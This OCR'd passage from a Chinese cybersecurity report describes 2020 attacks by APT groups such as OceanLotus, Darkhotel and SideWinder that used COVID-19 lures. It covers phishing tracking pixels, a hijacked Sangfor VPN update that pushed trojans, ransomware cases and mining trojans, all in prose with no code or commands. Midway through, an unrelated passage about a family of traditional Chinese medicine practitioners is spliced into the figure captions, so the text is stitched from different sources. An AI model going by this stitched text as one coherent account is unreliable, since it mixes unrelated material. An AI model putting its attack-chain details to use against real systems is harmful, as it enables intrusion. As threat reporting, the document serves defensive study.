


图 2-80　海莲花组织利用疫情信息针对中国的样本信息（来源：腾讯御见威胁情报中心）

[3] 腾讯 . 近期以“新冠肺炎疫情（COVID-19）”为诱饵的 APT 攻击活动 [Z]. 2020.




图 2-81　诱饵文件“冠状病毒实时更新：中国正在追踪来自湖北的旅行者 .doc”（来源：FireEye[4]）

该组织还利用同期发生在我国局部的一起禽流感事件作为热点进行钓鱼攻击，其邮件主题为“湖南省家禽H5N1亚型高致病性禽流感疫情情况”，如图2-82所示。

[4]　FireEye. Threat Research：Vietnamese Threat Actors APT32 Targeting Wuhan Government and Chinese Ministry of Emergency Management in Latest Example of COVID-19 Related Espionage.




图 2-82　诱饵文件“湖南省家禽 H5N1 亚型高致病性禽流感疫情情况 .docx”（来源：微步在线）

钓鱼邮件中，除恶意附件外，攻击者还将附件和探针一起使用，用于探测被攻击目标是否阅读了钓鱼邮件。探针在邮件中为单个像素点的图片，用户无法察觉到该图片的存在，用户打开邮件时，将下载一个像素的图片，攻击者根据URL可掌握阅读了钓鱼邮件的用户，如图2-83、图2-84所示。




图 2-83　攻击者在邮件中植入图片类型的探针（来源：腾讯御见威胁情报中心）




图 2-84　探针源码（来源：腾讯御见威胁情报中心）

④黑店

黑店，又名Darkhotel、APT-C-06，被认为是来自朝鲜半岛方向的具有国家背景的APT组织，自披露以来一直活跃，长期针对企业、政府机构、国防工业、电子工业等重要机构实施网络间谍攻击活动，其足迹遍布中国、朝鲜、日本、缅甸、俄罗斯等国家。

2020年3-4月，该组织劫持中国境内部分单位的深信服科技股份有限公司（以下简称“深信服”）SSL VPN设备，下发伪装成升级文件的恶意程序，对中国大量驻外机构、政府相关单位发动定向攻击。CNCERT/CC和北京奇虎科技有限公司监测发现，攻击者控制了部分单位的VPN服务器，并控制了部分相关单位的计算机终端设备。黑店组织攻击过程如图2-85所示。




图 2-85　黑店组织攻击过程（来源：北京奇虎科技有限公司）

攻击者通过密码爆破，猜解SSL VPN后台管理页面登录账号和密码，控制部分SSL VPN服务器。攻击者通过后台管理权限，利用木马文件替换Windows客户端升级程序，模仿正常程序对木马程序进行了签名伪装。如图2-86所示，右侧为正常的升级程序，包含正常的数字签名，左侧为木马程序，伪造签名无效，普通人难以察觉。




图 2-86　木马程序与正常升级程序（来源：CNCERT/CC）

攻击者在此攻击过程中，利用了深信服SSL VPN设备存在的逻辑漏洞来下发木马，如图2-87所示。VPN客户端启动连接VPN服务器时，默认触发一个升级行为，在固定位置获取升级信息，下载名为SangforUD.exe的升级程序执行。VPN客户端未对下载的升级程序做有效的安全检查，导致被替换成的木马程序可以在客户端中正常启动和运行。




图 2-87　攻击者利用深信服 SSL VPN 漏洞下发木马（来源：北京奇虎科技有限公司）

木马程序启动后，访问远程的控制端服务器下载shellcode并执行。shellcode会获取终端的IP/MAC/系统版本/进程等软硬件信息，上传至远程的控制端服务器，并下载第二阶段shellcode。该shellcode会加载核心的后门恶意组件（thinmon.dll）；thinmon.dll解密云端下发的另外一个加密文件Sangfor_tmp_1.dat，以加载、线程启动、注入进程3种方式中的一种启动dat文件；最终由dat文件内的恶意代码实现与服务器交互执行恶意操作。

⑤毒云藤

毒云藤，又称APT-C-01、绿斑，是一个长期针对中国国防、政府、科技和教育领域的重要机构实施网络间谍攻击活动的APT组织。

新冠肺炎疫情期间，该组织开展了一系列针对中国政府、科研等机构的鱼叉邮件攻击活动，主要攻击目标包括国内的军工、航天、政府、科研、智库、高校等单位和高科技民营企业。

攻击者注册多个163邮箱，伪装成民间智库项目经理、猎头顾问、采访者等身份发送针对性钓鱼邮件，在正文的末尾附上以“从QQ邮箱发来的超大附件”“微云的文件”或“从网易163邮箱发来的云附件”等为标题的钓鱼链接，欺骗攻击目标打开。钓鱼页面非常具有欺骗性，目的是钓取目标邮箱账户和密码信息；钓取成功后转向一个下载页面，下载到的均为看似来自官方的白文件。攻击者在获取受害者

输入的账号和密码后，一般很快会使用代理做登录验证，后续可能会翻阅邮件提取有价值信息。


钓鱼网站绝大多数使用动态域名，按照钓鱼网页的形式主要分为两类：一类是伪装成国内常用邮箱的“云附件”登录页面，窃取受害者输入的凭证后，跳转至无毒文件的下载页面；另外一类是伪装成目标单位的官方邮箱网站，如图2-88～图2-92所示。

图 2-88　钓鱼邮件（来源：北京安天网络安全技术有限公司）

图 2-89　伪装成 QQ 中转站的钓鱼页面（来源：北京安天网络安全技术有限公司）

图 2-90　伪装成网易云附件的钓鱼页面（来源：北京安天网络安全技术有限公司）

图 2-91　伪装成攻击目标官方邮箱网站的钓鱼页面（来源：北京安天网络安全技术有限公司）



中医，华夏文明最灿烂的一颗明珠。是历经千年来，炎黄子孙始终不忘的生命智慧。中医医道，讲究境界，望闻问切，药理调和，唯有医者的积淀，方能妙手回天，春风化雨，而在灿烂的中医史上，除开那些声名显赫的名字，还有更多医者隐逸民间，世代行医，福佑一方百姓。在南充南部县，有一户名医世家，以八代传承之智慧，书写着川东医道的传奇铁事。杜氏中医源起清朝中、晚期，历经一百九十余年，已传承八代，现为南部县城镇职工医疗定点门诊，属于国家省级非物质文化遗产传统中医药项目。翻开八代中医世家的家谱，杜氏中医的历史经久流传。

第一代杜长太（1803-1888），第二代杜国洪（1822-1905），两代远祖从师学医后，自采中草药，医治民间常见疾病，相传尤以偏方治病著称。


第三代远祖杜正文（1848-1925），自幼聪明过人，具有较高的从医天赋，秉承祖传医术并结合多年行医经验，撰写了专治凉病的《杜氏伤寒医方》。相传杜正文老生先，农历每月二十八，义诊一日，无论贫富贵贱，均不收取患者医、药分文，其中乞丐、孤儿、孤寡、孤独和狱中之人更是有求必应，不但施药，还施舍财物。杜正文不但医术精湛，更是远近闻名的大孝子，白

图 2-92　毒云藤组织新冠肺炎疫情期间针对中国的样本诱饵信息
（来源：奇安信科技集团股份有限公司）

⑥响尾蛇

响尾蛇（又名SideWinder、T-ATP-04）组织最早活跃时间可追溯到2012年，主要针对中国、巴基斯坦等国家的军事目标进行定向攻击。

在2020年6月中旬，响尾蛇使用“疫情优秀教师推荐表”相关恶意文档，通过发送邮件针对某大学发起多次定向攻击，并在其中使用了“CVE-2017-0199”和“CVE-2020-0674”的组合漏洞文档进行攻击。当恶意文档被打开时，会在受害者计算机上释放和执行C#后门，如图2-93所示。



疫情防控期间优秀教师推荐表

姓名		工作证号		所在院系	
性别		年龄		职称	
手机		邮箱			

课程教学情况

序号	课程名	课程号	开课方式（雨课堂/视频会议/其他）	上课时间（星期/节次）	选课学生数

在线教学特色（选填，采用若干关键词评价自己的在线教学特点，如"技术达人""互动高手""精彩课件""教学创新"等）

_____、_____、_____、_____、_____

在线教学先进事迹（200字左右□□）

院系推荐意见□

负责人签字：　　年　月　日

教学改革和创新（特别奖必填、优秀奖选填）□

图 2-93　响尾蛇组织新冠肺炎疫情期间针对中国的样本诱饵信息（来源：北京奇虎科技有限公司）

（3）勒索病毒攻击事件

2020年，CNCERT/CC全年捕获勒索病毒78.1万余个，较2019年同比增长6.8%，勒索病毒持续活跃。近年来，勒索病毒逐渐从“广撒网”转向定向攻击勒索，表现出更强的针对性，攻击目标主要针对一些大型有价值的特定机构。上海观安信息技术股份有限公司的数据显示，老牌勒索病毒不断出现新变种，新的勒索病毒也不断出现，其中排在首位的是占21.7%的Phobos，其次是占17.5%的GlobeImposter，然后是占12.3%的Crysis。图2-94为勒索病毒家族占比情况。




图 2-94　勒索病毒家族占比情况（来源：上海观安信息技术股份有限公司）

从被感染的系统来看，Windows10、Windows7和Windows Server 2008仍然是被感染占比较多的系统，其中Windows10占34.4%，居于首位，Windows7系统紧随其后，占32.2%，第3位的为Windows Server 2008，占17.6%，如图2-95所示。




图 2-95　勒索病毒感染系统占比情况（来源：上海观安信息技术股份有限公司）

①Anubis银行木马

继Cerberus木马利用“新冠病毒肺炎”热点分发恶意程序之后，Anubis银行木马也被发现利用COVID-19进行传播。攻击者在网站发布了一个名为Coronavirus Tracker.apk的恶意程序，谎称该应用能为用户提供有关COVID-19的跟踪和统计信息，如图2-96所示。




图 2-96　Anubis 恶意程序分发网站（来源：奇安信科技集团股份有限公司）

该恶意程序在进行安装后，手机会被加密锁定从而无法使用，进而被勒索要求支付赎金，如图2-97所示。




图 2-97　Anubis 恶意程序分发网站（来源：奇安信科技集团股份有限公司）

②加拿大高校被勒索攻击

2020年10月，Silent Librarian APT黑客组织通过伪装的COVID-19调查邮件，对全球范围内的大学进行钓鱼攻击活动。

加拿大哥伦比亚大学（UBC）员工收到的新型网络钓鱼文档是一个会自下载执行勒索软件的恶意Word文件。当恶意Word文件被打开后，会自动下载并执行带有恶意宏的远程模板；之后恶意宏代码会下载勒索软件到计算机执行。勒索软件加密用户文件后会添加.vaggen扩展名。加密过程完成后，它会在桌面上留下赎金票据，要求支付相当于80美元的比特币，如图2-98～图2-100所示。




图 2-98　钓鱼邮件中 Word 文件内容（来源：Malwarebytes 公司 [5]）




图 2-99　恶意文件中的恶意代码（来源：Malwarebytes 公司）

[5] Malwarebytes. 伪造的 COVID-19 调查在加拿大大学攻击中隐藏了勒索软件 [Z]. 2020.




图 2–100　勒索软件赎金票据说明（来源：Malwarebytes 公司）

③Maze勒索病毒

2020年3月，在进行冠状病毒疫苗现场试验的药物测试公司 Hammersmith Medicines Research LTD（HMR）遭受勒索病毒 Maze 攻击。在该公司拒绝支付赎金之后，Maze勒索软件运营者在其网站上发布了一些窃取文件。黑客窃取的记录包含公司扫描时收集的文件和结果的扫描副本，包括姓名、出生日期、身份证件、健康调查表、同意书、全科医生提供的信息以及一些检测结果。

（4）挖矿木马事件

近年来有越来越多的黑客团伙通过非法入侵控制互联网上的计算机并植入木马程序偷偷进行挖矿活动，为自己牟取暴利。新冠肺炎疫情期间挖矿木马持续活跃，不法分子以新冠肺炎疫情查询为诱饵持续进行攻击，并向受害者投递挖矿恶意程序。

①DTLMiner挖矿木马

在新冠肺炎疫情期间，DTLMiner挖矿木马向目标投递和COVID-19疫情相关的

钓鱼邮件，诱使用户打开恶意的邮件附件；当受害者打开了钓鱼邮件中的恶意文档后，将会访问恶意链接下载DTLMiner挖矿木马并执行，如图2-101所示。

